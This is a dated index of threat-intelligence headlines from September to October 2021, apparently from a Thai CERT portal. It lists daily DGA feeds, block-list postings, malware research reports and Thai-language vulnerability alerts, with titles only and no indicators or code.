1.1.1545. 2021-09-21 Active Chinad DGA(s) for 20210920
1.1.1546. 2021-09-21 Active Malware samples detected on 2021-09-20
1.1.1547. 2021-09-21 DirtyMoe: Code Signing Certificate
1.1.1548. 2021-09-21 Meris botnet
1.1.1549. 2021-09-21 Newly registered domain names related to the Covid-19 pandemic on 20210919
1.1.1550. 2021-09-21 Numando: Count once, code twice
1.1.1551. 2021-09-21 TTC-CERT Block Lists 2021-09-21 - Agentemis, BEACON, Cobalt Strike
1.1.1552. 2021-09-21 TTC-CERT Block Lists 2021-09-21 - Dridex, Bugat, or Cridex Trojan
1.1.1553. 2021-09-21 TTC-CERT Block Lists 2021-09-21 - Phishing attack dataset
1.1.1554. 2021-09-21 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-20 - CyberTotal
1.1.1555. 2021-09-21 TTC-CERT - HASH Daily Block Lists - 2021-09-20 - CyberTotal
1.1.1556. 2021-09-21 TTC-CERT IP Block Lists 2021-09-21 - FTP port scanning, FTP attack
1.1.1557. 2021-09-21 TTC-CERT IP Block Lists 2021-09-21 - SSH port scanning, SSH brute-force attack
1.1.1558. 2021-09-21 TTC-CERT - IP Daily Block Lists - 2021-09-20 - CyberTotal
1.1.1559. 2021-09-21 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-21
1.1.1560. 2021-09-21 TTC-CERT - URL Daily Block Lists - 2021-09-20 - CyberTotal
1.1.1561. 2021-09-21 แจ้งเตือน Dark.IoT botnet มุ่งเป้าโจมตีช่องโหว่ CVE-2021-38647 Azure Open Management Infrastructure Remote Code Execution
1.1.1562. 2021-09-22 Active Bamital DGA(s) for 20210921
1.1.1563. 2021-09-22 Active Bedep DGA(s) for 20210921
1.1.1564. 2021-09-22 Active Chinad DGA(s) for 20210921

1.1.1565. 2021-09-22 Active Malware samples detected on 2021-09-21
1.1.1566. 2021-09-22 APT 41 Command and Control Infrastructure used to attack Thailand Organization
1.1.1567. 2021-09-22 BluStealer: from SpyEx to ThunderFox
1.1.1568. 2021-09-22 Cryptominer z0Miner Uses Newly Discovered Vulnerability CVE-2021-26084 to Its Advantage
1.1.1569. 2021-09-22 TinyTurla - Turla deploys new malware to keep a secret backdoor on victim machines
1.1.1570. 2021-09-22 TTC-CERT Block Lists 2021-09-22 - Agentemis, BEACON, Cobalt Strike
1.1.1571. 2021-09-22 TTC-CERT Block Lists 2021-09-22 - Dridex, Bugat, or Cridex Trojan
1.1.1572. 2021-09-22 TTC-CERT Block Lists 2021-09-22 - IcedID, BokBot
1.1.1573. 2021-09-22 TTC-CERT Block Lists 2021-09-22 - Phishing attack dataset
1.1.1574. 2021-09-22 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-21 - CyberTotal
1.1.1575. 2021-09-22 TTC-CERT - HASH Daily Block Lists - 2021-09-21 - CyberTotal
1.1.1576. 2021-09-22 TTC-CERT IP Block Lists 2021-09-22 - FTP port scanning, FTP attack
1.1.1577. 2021-09-22 TTC-CERT IP Block Lists 2021-09-22 - SSH port scanning, SSH brute-force attack
1.1.1578. 2021-09-22 TTC-CERT - IP Daily Block Lists - 2021-09-21 - CyberTotal
1.1.1579. 2021-09-22 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-22
1.1.1580. 2021-09-22 TTC-CERT - URL Daily Block Lists - 2021-09-21 - CyberTotal
1.1.1581. 2021-09-22 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Hikvision IP camera/NVR firmware (CVE-2021-36260)
1.1.1582. 2021-09-22 แจ้งเตือนช่องโหว่หลายรายการที่มีความรุนแรงตั้งแต่ระดับร้ายแรง (critical) ถึงระดับปานกลาง (medium) ของ VMware vCenter Server
1.1.1583. 2021-09-23 Active Bamital DGA(s) for 20210922
1.1.1584. 2021-09-23 Active Bedep DGA(s) for 20210922
1.1.1585. 2021-09-23 Active Chinad DGA(s) for 20210922
1.1.1586. 2021-09-23 Active Malware samples detected on 2021-09-22
1.1.1587. 2021-09-23 Activity target Internet-exposed VMware vCenter servers unpatched against CVE-2021-22005

1.1.1588. 2021-09-23 China-Linked Group TAG-28 Targets India’s “The Times Group” and UIDAI (Aadhaar) Government Agency With Winnti Malware
1.1.1589. 2021-09-23 Conti Ransomware IOCs observed by CISA and FBI
1.1.1590. 2021-09-23 New Jupyter Evasive Delivery through MSI Installer
1.1.1591. 2021-09-23 Newly registered domain names related to the Covid-19 pandemic on 20210921
1.1.1592. 2021-09-23 TTC-CERT Block Lists 2021-09-23 - Agentemis, BEACON, Cobalt Strike
1.1.1593. 2021-09-23 TTC-CERT Block Lists 2021-09-23 - Phishing attack dataset
1.1.1594. 2021-09-23 TTC-CERT - HASH Daily Block Lists - 2021-09-22 - CyberTotal
1.1.1595. 2021-09-23 TTC-CERT IP Block Lists 2021-09-23 - FTP port scanning, FTP attack
1.1.1596. 2021-09-23 TTC-CERT IP Block Lists 2021-09-23 - SSH port scanning, SSH brute-force attack
1.1.1597. 2021-09-23 TTC-CERT - IP Daily Block Lists - 2021-09-22 - CyberTotal
1.1.1598. 2021-09-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-23
1.1.1599. 2021-09-23 TTC-CERT - URL Daily Block Lists - 2021-09-22 - CyberTotal
1.1.1600. 2021-09-23 ปัญหาของ Microsoft Exchange Autodiscover Feature ที่อาจส่งผลให้ข้อมูล credential รั่วไหล
1.1.1601. 2021-09-24 Active Bamital DGA(s) for 20210923
1.1.1602. 2021-09-24 Active Bedep DGA(s) for 20210923
1.1.1603. 2021-09-24 Active Chinad DGA(s) for 20210923
1.1.1604. 2021-09-24 Active Malware samples detected on 2021-09-23
1.1.1605. 2021-09-24 Newly registered domain names related to the Covid-19 pandemic on 20210922
1.1.1606. 2021-09-24 REMCOS and Agent Tesla loaded into memory with Rezer0 loader
1.1.1607. 2021-09-24 TTC-CERT Block Lists 2021-09-24 - Agentemis, BEACON, Cobalt Strike
1.1.1608. 2021-09-24 TTC-CERT Block Lists 2021-09-24 - Phishing attack dataset
1.1.1609. 2021-09-24 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-23 - CyberTotal
1.1.1610. 2021-09-24 TTC-CERT - HASH Daily Block Lists - 2021-09-23 - CyberTotal
1.1.1611. 2021-09-24 TTC-CERT IP Block Lists 2021-09-24 - FTP port scanning, FTP attack

1.1.1612. 2021-09-24 TTC-CERT IP Block Lists 2021-09-24 - SSH port scanning, SSH brute-force attack
1.1.1613. 2021-09-24 TTC-CERT - IP Daily Block Lists - 2021-09-23 - CyberTotal
1.1.1614. 2021-09-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-24
1.1.1615. 2021-09-25 Active Bamital DGA(s) for 20210924
1.1.1616. 2021-09-25 Active Bedep DGA(s) for 20210924
1.1.1617. 2021-09-25 Active Conficker DGA(s) for 20210924
1.1.1618. 2021-09-25 Active Malware samples detected on 2021-09-24
1.1.1619. 2021-09-25 FamousSparrow: A suspicious hotel guest
1.1.1620. 2021-09-25 Financially motivated actor breaks certificate parsing to avoid detection
1.1.1621. 2021-09-25 HCRootkit / Sutersu Linux Rootkit Analysis
1.1.1622. 2021-09-25 Hunting the LockBit Gang's Exfiltration Infrastructures
1.1.1623. 2021-09-25 Newly registered domain names related to the Covid-19 pandemic on 20210923
1.1.1624. 2021-09-25 Operation "Armor Piercer": Targeted attacks in the Indian subcontinent using commercial RATs
1.1.1625. 2021-09-25 TTC-CERT Block Lists 2021-09-25 - Agentemis, BEACON, Cobalt Strike
1.1.1626. 2021-09-25 TTC-CERT Block Lists 2021-09-25 - Phishing attack dataset
1.1.1627. 2021-09-25 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-24 - CyberTotal
1.1.1628. 2021-09-25 TTC-CERT - HASH Daily Block Lists - 2021-09-24 - CyberTotal
1.1.1629. 2021-09-25 TTC-CERT IP Block Lists 2021-09-25 - FTP port scanning, FTP attack
1.1.1630. 2021-09-25 TTC-CERT IP Block Lists 2021-09-25 - SSH port scanning, SSH brute-force attack
1.1.1631. 2021-09-25 TTC-CERT - IP Daily Block Lists - 2021-09-24 - CyberTotal
1.1.1632. 2021-09-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-25
1.1.1633. 2021-09-25 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของผลิตภัณฑ์ SonicWall Secure Mobile Access (SMA) 100 series appliance (CVE-2021-20034)
1.1.1634. 2021-09-26 Active Bamital DGA(s) for 20210925
1.1.1635. 2021-09-26 Active Bedep DGA(s) for 20210925

1.1.1636. 2021-09-26 Active Chinad DGA(s) for 20210925
1.1.1637. 2021-09-26 Active Malware samples detected on 2021-09-25
1.1.1638. 2021-09-26 Newly registered domain names related to the Covid-19 pandemic on 20210924
1.1.1639. 2021-09-26 TTC-CERT Block Lists 2021-09-26 - Agentemis, BEACON, Cobalt Strike
1.1.1640. 2021-09-26 TTC-CERT Block Lists 2021-09-26 - Phishing attack dataset
1.1.1641. 2021-09-26 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-25 - CyberTotal
1.1.1642. 2021-09-26 TTC-CERT - HASH Daily Block Lists - 2021-09-25 - CyberTotal
1.1.1643. 2021-09-26 TTC-CERT IP Block Lists 2021-09-26 - FTP port scanning, FTP attack
1.1.1644. 2021-09-26 TTC-CERT IP Block Lists 2021-09-26 - SSH port scanning, SSH brute-force attack
1.1.1645. 2021-09-26 TTC-CERT - IP Daily Block Lists - 2021-09-25 - CyberTotal
1.1.1646. 2021-09-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-26
1.1.1647. 2021-09-26 TTC-CERT - URL Daily Block Lists - 2021-09-25 - CyberTotal
1.1.1648. 2021-09-27 Active Bamital DGA(s) for 20210926
1.1.1649. 2021-09-27 Active Bedep DGA(s) for 20210926
1.1.1650. 2021-09-27 Active Chinad DGA(s) for 20210926
1.1.1651. 2021-09-27 Active Malware samples detected on 2021-09-26
1.1.1652. 2021-09-27 DTAC Tipper: TH Telecom based Bruteforce and Reconnanisne Infrastructure
1.1.1653. 2021-09-27 Newly registered domain names related to the Covid-19 pandemic on 20210925
1.1.1654. 2021-09-27 TTC-CERT Block Lists 2021-09-27 - Agentemis, BEACON, Cobalt Strike
1.1.1655. 2021-09-27 TTC-CERT Block Lists 2021-09-27 - Dridex, Bugat, or Cridex Trojan
1.1.1656. 2021-09-27 TTC-CERT Block Lists 2021-09-27 - Phishing attack dataset
1.1.1657. 2021-09-27 TTC-CERT - HASH Daily Block Lists - 2021-09-26 - CyberTotal
1.1.1658. 2021-09-27 TTC-CERT IP Block Lists 2021-09-27 - FTP port scanning, FTP attack
1.1.1659. 2021-09-27 TTC-CERT IP Block Lists 2021-09-27 - SSH port scanning, SSH brute-force attack

1.1.1660. 2021-09-27 TTC-CERT - IP Daily Block Lists - 2021-09-26 - CyberTotal
1.1.1661. 2021-09-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-27
1.1.1662. 2021-09-27 TTC-CERT - URL Daily Block Lists - 2021-09-26 - CyberTotal
1.1.1663. 2021-09-27 VNC malware used by Kimsuky group (TinyNuke, TightVNC)
1.1.1664. 2021-09-28 Active Bamital DGA(s) for 20210927
1.1.1665. 2021-09-28 Active Bedep DGA(s) for 20210927
1.1.1666. 2021-09-28 Active Chinad DGA(s) for 20210927
1.1.1667. 2021-09-28 Active Malware samples detected on 2021-09-27
1.1.1668. 2021-09-28 Newly registered domain names related to the Covid-19 pandemic on 20210926
1.1.1669. 2021-09-28 TTC-CERT Block Lists 2021-09-28 - Agentemis, BEACON, Cobalt Strike
1.1.1670. 2021-09-28 TTC-CERT Block Lists 2021-09-28 - Phishing attack dataset
1.1.1671. 2021-09-28 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-27 - CyberTotal
1.1.1672. 2021-09-28 TTC-CERT - HASH Daily Block Lists - 2021-09-27 - CyberTotal
1.1.1673. 2021-09-28 TTC-CERT IP Block Lists 2021-09-28 - FTP port scanning, FTP attack
1.1.1674. 2021-09-28 TTC-CERT IP Block Lists 2021-09-28 - SSH port scanning, SSH brute-force attack
1.1.1675. 2021-09-28 TTC-CERT - IP Daily Block Lists - 2021-09-27 - CyberTotal
1.1.1676. 2021-09-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-28
1.1.1677. 2021-09-28 TTC-CERT - URL Daily Block Lists - 2021-09-27 - CyberTotal
1.1.1678. 2021-09-28 การแจ้งเตือนภัยคุกคามจาก Squirrelwaffle - Squirrelwaffle Threat Alert
1.1.1679. 2021-09-28 แจ้งเตือนกรณีการโจมตีช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) CVE-2021-37973 ของ Google Chrome และ Microsoft Edge ใน Internet อย่างแพร่หลายในขณะนี้
1.1.1680. 2021-09-29 Active Bamital DGA(s) for 20210928
1.1.1681. 2021-09-29 Active Chinad DGA(s) for 20210928
1.1.1682. 2021-09-29 Active Conficker DGA(s) for 20210928
1.1.1683. 2021-09-29 Active Malware samples detected on 2021-09-28
1.1.1684. 2021-09-29 FinSpy: unseen findings

1.1.1685. 2021-09-29 FoggyWeb: Targeted NOBELIUM malware leads to persistent backdoor
1.1.1686. 2021-09-29 Gh0stTimes used by attack group BlackTech
1.1.1687. 2021-09-29 Inside the Destructive PYSA Ransomware
1.1.1688. 2021-09-29 Newly registered domain names related to the Covid-19 pandemic on 20210927
1.1.1689. 2021-09-29 Rimasuta Mirai propagates across RUIJIE devices exploiting 0-day
1.1.1690. 2021-09-29 TTC-CERT Block Lists 2021-09-29 - Agentemis, BEACON, Cobalt Strike
1.1.1691. 2021-09-29 TTC-CERT Block Lists 2021-09-29 - Dridex, Bugat, or Cridex Trojan
1.1.1692. 2021-09-29 TTC-CERT Block Lists 2021-09-29 - Phishing attack dataset
1.1.1693. 2021-09-29 TTC-CERT - HASH Daily Block Lists - 2021-09-28 - CyberTotal
1.1.1694. 2021-09-29 TTC-CERT IP Block Lists 2021-09-29 - FTP port scanning, FTP attack
1.1.1695. 2021-09-29 TTC-CERT IP Block Lists 2021-09-29 - SSH port scanning, SSH brute-force attack
1.1.1696. 2021-09-29 TTC-CERT - IP Daily Block Lists - 2021-09-28 - CyberTotal
1.1.1697. 2021-09-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-29
1.1.1698. 2021-09-29 TTC-CERT - URL Daily Block Lists - 2021-09-28 - CyberTotal
1.1.1699. 2021-09-29 Winter Vivern summer campaign
1.1.1700. 2021-09-30 4 Chinese APT Groups Identified Targeting Mail Server of Afghan Telecommunications Firm Roshan
1.1.1701. 2021-09-30 Active Bamital DGA(s) for 20210929
1.1.1702. 2021-09-30 Active Conficker DGA(s) for 20210929
1.1.1703. 2021-09-30 Active DirCrypt DGA(s) for 20210929
1.1.1704. 2021-09-30 Active Malware samples detected on 2021-09-29
1.1.1705. 2021-09-30 FormBook Adds Latest Office 365 0-Day Vulnerability CVE-2021-40444 to Its Arsenal
1.1.1706. 2021-09-30 Newly registered domain names related to the Covid-19 pandemic on 20210928
1.1.1707. 2021-09-30 TTC-CERT Block Lists 2021-09-30 - Agentemis, BEACON, Cobalt Strike

1.1.1708. 2021-09-30 TTC-CERT Block Lists 2021-09-30 - Phishing attack dataset
1.1.1709. 2021-09-30 TTC-CERT - HASH Daily Block Lists - 2021-09-29 - CyberTotal
1.1.1710. 2021-09-30 TTC-CERT IP Block Lists 2021-09-30 - FTP port scanning, FTP attack
1.1.1711. 2021-09-30 TTC-CERT IP Block Lists 2021-09-30 - SSH port scanning, SSH brute-force attack
1.1.1712. 2021-09-30 TTC-CERT - IP Daily Block Lists - 2021-09-29 - CyberTotal
1.1.1713. 2021-09-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-09-30
1.1.1714. 2021-09-30 พบมีการนำ Website ของหน่วยงาน บริษัท ห้างร้าน มาเป็นส่วนหนึ่งของ Stealrat Botnet
1.1.1715. 2021-10-01 Active Bamital DGA(s) for 20210930
1.1.1716. 2021-10-01 Active Bedep DGA(s) for 20210930
1.1.1717. 2021-10-01 Active Conficker DGA(s) for 20210930
1.1.1718. 2021-10-01 Active Malware samples detected on 2021-09-30
1.1.1719. 2021-10-01 Newly registered domain names related to the Covid-19 pandemic on 20210929
1.1.1720. 2021-10-01 PixStealer: a new wave of Android banking Trojans abusing Accessibility Services
1.1.1721. 2021-10-01 Tomiris backdoor and its connection to Sunshuttle and Kazuar
1.1.1722. 2021-10-01 TTC-CERT Block Lists 2021-10-01 - Agentemis, BEACON, Cobalt Strike
1.1.1723. 2021-10-01 TTC-CERT Block Lists 2021-10-01 - Phishing attack dataset
1.1.1724. 2021-10-01 TTC-CERT - DOMAIN Daily Block Lists - 2021-09-30 - CyberTotal
1.1.1725. 2021-10-01 TTC-CERT - HASH Daily Block Lists - 2021-09-30 - CyberTotal
1.1.1726. 2021-10-01 TTC-CERT IP Block Lists 2021-10-01 - FTP port scanning, FTP attack
1.1.1727. 2021-10-01 TTC-CERT IP Block Lists 2021-10-01 - SSH port scanning, SSH brute-force attack
1.1.1728. 2021-10-01 TTC-CERT - IP Daily Block Lists - 2021-09-30 - CyberTotal
1.1.1729. 2021-10-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-01
1.1.1730. 2021-10-01 TTC-CERT - URL Daily Block Lists - 2021-09-30 - CyberTotal
1.1.1731. 2021-10-01 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่มีความรุนแรงระดับสูง (High) CVE-2021-37974 และ CVE-2021-37975

1.1.1732. 2021-10-02 Active Bamital DGA(s) for 20211001
1.1.1733. 2021-10-02 Active Chinad DGA(s) for 20211001
1.1.1734. 2021-10-02 Active Conficker DGA(s) for 20211001
1.1.1735. 2021-10-02 Active Cryptowall DGA(s) for 20211001
1.1.1736. 2021-10-02 Active Malware samples detected on 2021-10-01
1.1.1737. 2021-10-02 Email Credential Harvesting at Scale Without Malware
1.1.1738. 2021-10-02 GhostEmperor: From ProxyLogon to kernel mode
1.1.1739. 2021-10-02 Mirai goes Stealth - TLS and IoT Malware
1.1.1740. 2021-10-02 Newly registered domain names related to the Covid-19 pandemic on 20210930
1.1.1741. 2021-10-02 New Version Of Apostle Ransomware Reemerges In Targeted Attack On Higher Education
1.1.1742. 2021-10-02 Ranion Ransomware - Quiet and Persistent RaaS
1.1.1743. 2021-10-02 Recent attacks by Lazarus APT against blockchain finance and energy industries
1.1.1744. 2021-10-02 TTC-CERT Block Lists 2021-10-02 - Agentemis, BEACON, Cobalt Strike
1.1.1745. 2021-10-02 TTC-CERT Block Lists 2021-10-02 - Phishing attack dataset
1.1.1746. 2021-10-02 TTC-CERT - HASH Daily Block Lists - 2021-10-01 - CyberTotal
1.1.1747. 2021-10-02 TTC-CERT IP Block Lists 2021-10-02 - FTP port scanning, FTP attack
1.1.1748. 2021-10-02 TTC-CERT IP Block Lists 2021-10-02 - SSH port scanning, SSH brute-force attack
1.1.1749. 2021-10-02 TTC-CERT - IP Daily Block Lists - 2021-10-01 - CyberTotal
1.1.1750. 2021-10-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-02
1.1.1751. 2021-10-02 TTC-CERT - URL Daily Block Lists - 2021-10-01 - CyberTotal
1.1.1752. 2021-10-03 Active Bamital DGA(s) for 20211002
1.1.1753. 2021-10-03 Active Chinad DGA(s) for 20211002
1.1.1754. 2021-10-03 Active Conficker DGA(s) for 20211002
1.1.1755. 2021-10-03 Active Cryptowall DGA(s) for 20211002
1.1.1756. 2021-10-03 Active Malware samples detected on 2021-10-02

1.1.1757. 2021-10-03 Newly registered domain names related to the Covid-19 pandemic on 20211001
1.1.1758. 2021-10-03 TTC-CERT Block Lists 2021-10-03 - Agentemis, BEACON, Cobalt Strike
1.1.1759. 2021-10-03 TTC-CERT Block Lists 2021-10-03 - Phishing attack dataset
1.1.1760. 2021-10-03 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-02 - CyberTotal
1.1.1761. 2021-10-03 TTC-CERT - HASH Daily Block Lists - 2021-10-02 - CyberTotal
1.1.1762. 2021-10-03 TTC-CERT IP Block Lists 2021-10-03 - FTP port scanning, FTP attack
1.1.1763. 2021-10-03 TTC-CERT IP Block Lists 2021-10-03 - SSH port scanning, SSH brute-force attack
1.1.1764. 2021-10-03 TTC-CERT - IP Daily Block Lists - 2021-10-02 - CyberTotal
1.1.1765. 2021-10-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-03
1.1.1766. 2021-10-03 TTC-CERT - URL Daily Block Lists - 2021-10-02 - CyberTotal
1.1.1767. 2021-10-04 Active Bamital DGA(s) for 20211003
1.1.1768. 2021-10-04 Active Chinad DGA(s) for 20211003
1.1.1769. 2021-10-04 Active Conficker DGA(s) for 20211003
1.1.1770. 2021-10-04 Active Cryptowall DGA(s) for 20211003
1.1.1771. 2021-10-04 Active Malware samples detected on 2021-10-03
1.1.1772. 2021-10-04 FluBot Android banking Trojan ที่มีการระบาดอย่างกว้างขวางในขณะนี้
1.1.1773. 2021-10-04 Newly registered domain names related to the Covid-19 pandemic on 20211002
1.1.1774. 2021-10-04 TTC-CERT Block Lists 2021-10-04 - Agentemis, BEACON, Cobalt Strike
1.1.1775. 2021-10-04 TTC-CERT Block Lists 2021-10-04 - Dridex, Bugat, or Cridex Trojan
1.1.1776. 2021-10-04 TTC-CERT Block Lists 2021-10-04 - Phishing attack dataset
1.1.1777. 2021-10-04 TTC-CERT - HASH Daily Block Lists - 2021-10-03 - CyberTotal
1.1.1778. 2021-10-04 TTC-CERT IP Block Lists 2021-10-04 - FTP port scanning, FTP attack
1.1.1779. 2021-10-04 TTC-CERT IP Block Lists 2021-10-04 - SSH port scanning, SSH brute-force attack
1.1.1780. 2021-10-04 TTC-CERT - IP Daily Block Lists - 2021-10-03 - CyberTotal
1.1.1781. 2021-10-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-04

1.1.1782. 2021-10-04 TTC-CERT - URL Daily Block Lists - 2021-10-03 - CyberTotal
1.1.1783. 2021-10-05 Active Bamital DGA(s) for 20211004
1.1.1784. 2021-10-05 Active Chinad DGA(s) for 20211004
1.1.1785. 2021-10-05 Active Conficker DGA(s) for 20211004
1.1.1786. 2021-10-05 Active Malware samples detected on 2021-10-04
1.1.1787. 2021-10-05 BazarLoader and the Conti Leaks
1.1.1788. 2021-10-05 Masters of Mimicry: new APT group ChamelGang and its arsenal
1.1.1789. 2021-10-05 Newly registered domain names related to the Covid-19 pandemic on 20211003
1.1.1790. 2021-10-05 TTC-CERT Block Lists 2021-10-05 - Agentemis, BEACON, Cobalt Strike
1.1.1791. 2021-10-05 TTC-CERT Block Lists 2021-10-05 - Phishing attack dataset
1.1.1792. 2021-10-05 TTC-CERT - HASH Daily Block Lists - 2021-10-04 - CyberTotal
1.1.1793. 2021-10-05 TTC-CERT IP Block Lists 2021-10-05 - FTP port scanning, FTP attack
1.1.1794. 2021-10-05 TTC-CERT IP Block Lists 2021-10-05 - SSH port scanning, SSH brute-force attack
1.1.1795. 2021-10-05 TTC-CERT - IP Daily Block Lists - 2021-10-04 - CyberTotal
1.1.1796. 2021-10-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-05
1.1.1797. 2021-10-05 TTC-CERT - URL Daily Block Lists - 2021-10-04 - CyberTotal
1.1.1798. 2021-10-06 Active Bamital DGA(s) for 20211005
1.1.1799. 2021-10-06 Active Chinad DGA(s) for 20211005
1.1.1800. 2021-10-06 Active Conficker DGA(s) for 20211005
1.1.1801. 2021-10-06 Active Cryptowall DGA(s) for 20211005
1.1.1802. 2021-10-06 Active Malware samples detected on 2021-10-05
1.1.1803. 2021-10-06 Malware Gh0stTimes Used by BlackTech
1.1.1804. 2021-10-06 Mobile Malware: TangleBot Untangled
1.1.1805. 2021-10-06 Newly registered domain names related to the Covid-19 pandemic on 20211004
1.1.1806. 2021-10-06 OSX/ZuRu Mac malware spread through Trojan apps
1.1.1807. 2021-10-06 Thailand based ISP Infra sending exploit payload

1.1.1808. 2021-10-06 TTC-CERT Block Lists 2021-10-06 - Agentemis, BEACON, Cobalt Strike
1.1.1809. 2021-10-06 TTC-CERT Block Lists 2021-10-06 - Dridex, Bugat, or Cridex Trojan
1.1.1810. 2021-10-06 TTC-CERT Block Lists 2021-10-06 - Phishing attack dataset
1.1.1811. 2021-10-06 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-05 - CyberTotal
1.1.1812. 2021-10-06 TTC-CERT - HASH Daily Block Lists - 2021-10-05 - CyberTotal
1.1.1813. 2021-10-06 TTC-CERT - IP Daily Block Lists - 2021-10-05 - CyberTotal
1.1.1814. 2021-10-06 TTC-CERT - URL Daily Block Lists - 2021-10-05 - CyberTotal
1.1.1815. 2021-10-06 แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (critical) ของ Apache HTTP server เวอร์ชัน 2.4.49 (CVE-2021-41773)
1.1.1816. 2021-10-07 Active Bamital DGA(s) for 20211006
1.1.1817. 2021-10-07 Active Bedep DGA(s) for 20211006
1.1.1818. 2021-10-07 Active Chinad DGA(s) for 20211006
1.1.1819. 2021-10-07 Active Malware samples detected on 2021-10-06
1.1.1820. 2021-10-07 Drawing a Dragon: Connecting the Dots to Find APT41
1.1.1821. 2021-10-07 Newly registered domain names related to the Covid-19 pandemic on 20211005
1.1.1822. 2021-10-07 TTC-CERT Block Lists 2021-10-07 - Agentemis, BEACON, Cobalt Strike
1.1.1823. 2021-10-07 TTC-CERT Block Lists 2021-10-07 - Phishing attack dataset
1.1.1824. 2021-10-07 TTC-CERT - HASH Daily Block Lists - 2021-10-06 - CyberTotal
1.1.1825. 2021-10-07 TTC-CERT IP Block Lists 2021-10-07 - FTP port scanning, FTP attack
1.1.1826. 2021-10-07 TTC-CERT IP Block Lists 2021-10-07 - SSH port scanning, SSH brute-force attack
1.1.1827. 2021-10-07 TTC-CERT - IP Daily Block Lists - 2021-10-06 - CyberTotal
1.1.1828. 2021-10-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-07
1.1.1829. 2021-10-07 TTC-CERT - URL Daily Block Lists - 2021-10-06 - CyberTotal
1.1.1830. 2021-10-07 UEFI threats moving to the ESP: Introducing ESPecter bootkit
1.1.1831. 2021-10-08 Active Bamital DGA(s) for 20211007
1.1.1832. 2021-10-08 Active Bedep DGA(s) for 20211007
1.1.1833. 2021-10-08 Active Chinad DGA(s) for 20211007

1.1.1834. 2021-10-08 Active Malware samples detected on 2021-10-07
1.1.1835. 2021-10-08 Newly registered domain names related to the Covid-19 pandemic on 20211006
1.1.1836. 2021-10-08 TTC-CERT Block Lists 2021-10-08 - Agentemis, BEACON, Cobalt Strike
1.1.1837. 2021-10-08 TTC-CERT Block Lists 2021-10-08 - Phishing attack dataset
1.1.1838. 2021-10-08 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-07 - CyberTotal
1.1.1839. 2021-10-08 TTC-CERT - HASH Daily Block Lists - 2021-10-07 - CyberTotal
1.1.1840. 2021-10-08 TTC-CERT IP Block Lists 2021-10-08 - FTP port scanning, FTP attack
1.1.1841. 2021-10-08 TTC-CERT IP Block Lists 2021-10-08 - SSH port scanning, SSH brute-force attack
1.1.1842. 2021-10-08 TTC-CERT - IP Daily Block Lists - 2021-10-07 - CyberTotal
1.1.1843. 2021-10-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-08
1.1.1844. 2021-10-08 TTC-CERT - URL Daily Block Lists - 2021-10-07 - CyberTotal
1.1.1845. 2021-10-08 แจ้งเตือนช่องโหว่เพิ่มเติมของ Apache HTTP server เวอร์ชัน 2.4.50 (CVE-2021-42013)
1.1.1846. 2021-10-09 Active Bamital DGA(s) for 20211008
1.1.1847. 2021-10-09 Active Beebone DGA(s) for 20211008
1.1.1848. 2021-10-09 Active Conficker DGA(s) for 20211008
1.1.1849. 2021-10-09 Active Malware samples detected on 2021-10-08
1.1.1850. 2021-10-09 FIN12: The Prolific Ransomware Intrusion Threat Actor That Has Aggressively Pursued Healthcare Targets
1.1.1851. 2021-10-09 Newly registered domain names related to the Covid-19 pandemic on 20211007
1.1.1852. 2021-10-09 TTC-CERT Block Lists 2021-10-09 - Agentemis, BEACON, Cobalt Strike
1.1.1853. 2021-10-09 TTC-CERT Block Lists 2021-10-09 - Phishing attack dataset
1.1.1854. 2021-10-09 TTC-CERT - DOMAIN Daily Block Lists - 2021-10-08 - CyberTotal
1.1.1855. 2021-10-09 TTC-CERT - HASH Daily Block Lists - 2021-10-08 - CyberTotal
1.1.1856. 2021-10-09 TTC-CERT IP Block Lists 2021-10-09 - SSH port scanning, SSH brute-force attack

1.1.1857. 2021-10-09 TTC-CERT - IP Daily Block Lists - 2021-10-08 - CyberTotal
1.1.1858. 2021-10-09 TTC-CERT Microsoft-DS-SMB Attack Dataset 2021-10-09
1.1.1859. 2021-10-09 TTC-CERT - URL Daily Block Lists - 2021-10-08 - CyberTotal
1.1.1860. 2021-10-10 Active Bamital DGA(s) for 20211009
1.1.1861. 2021-10-10 Active Chinad DGA(s) for 20211009
1.1.1862. 2021-10-10 Active Conficker DGA(s) for 20211009
1.1.1863. 2021-10-10 Active Malware samples detected on 2021-10-09
1.1.1864. 2021-10-10 Newly registered domain names related to the Covid-19 pandemic on 20211008
1.1.1865. 2021-10-10 New Trickbot and BazarLoader delivery vectors
1.1.1866. 2021-10-10 TTC-CERT Block Lists 2021-10-10 - Agentemis, BEACON, Cobalt Strike
1.1.1867. 2021-10-10 TTC-CERT Block Lists 2021-10-10 - Phishing attack dataset
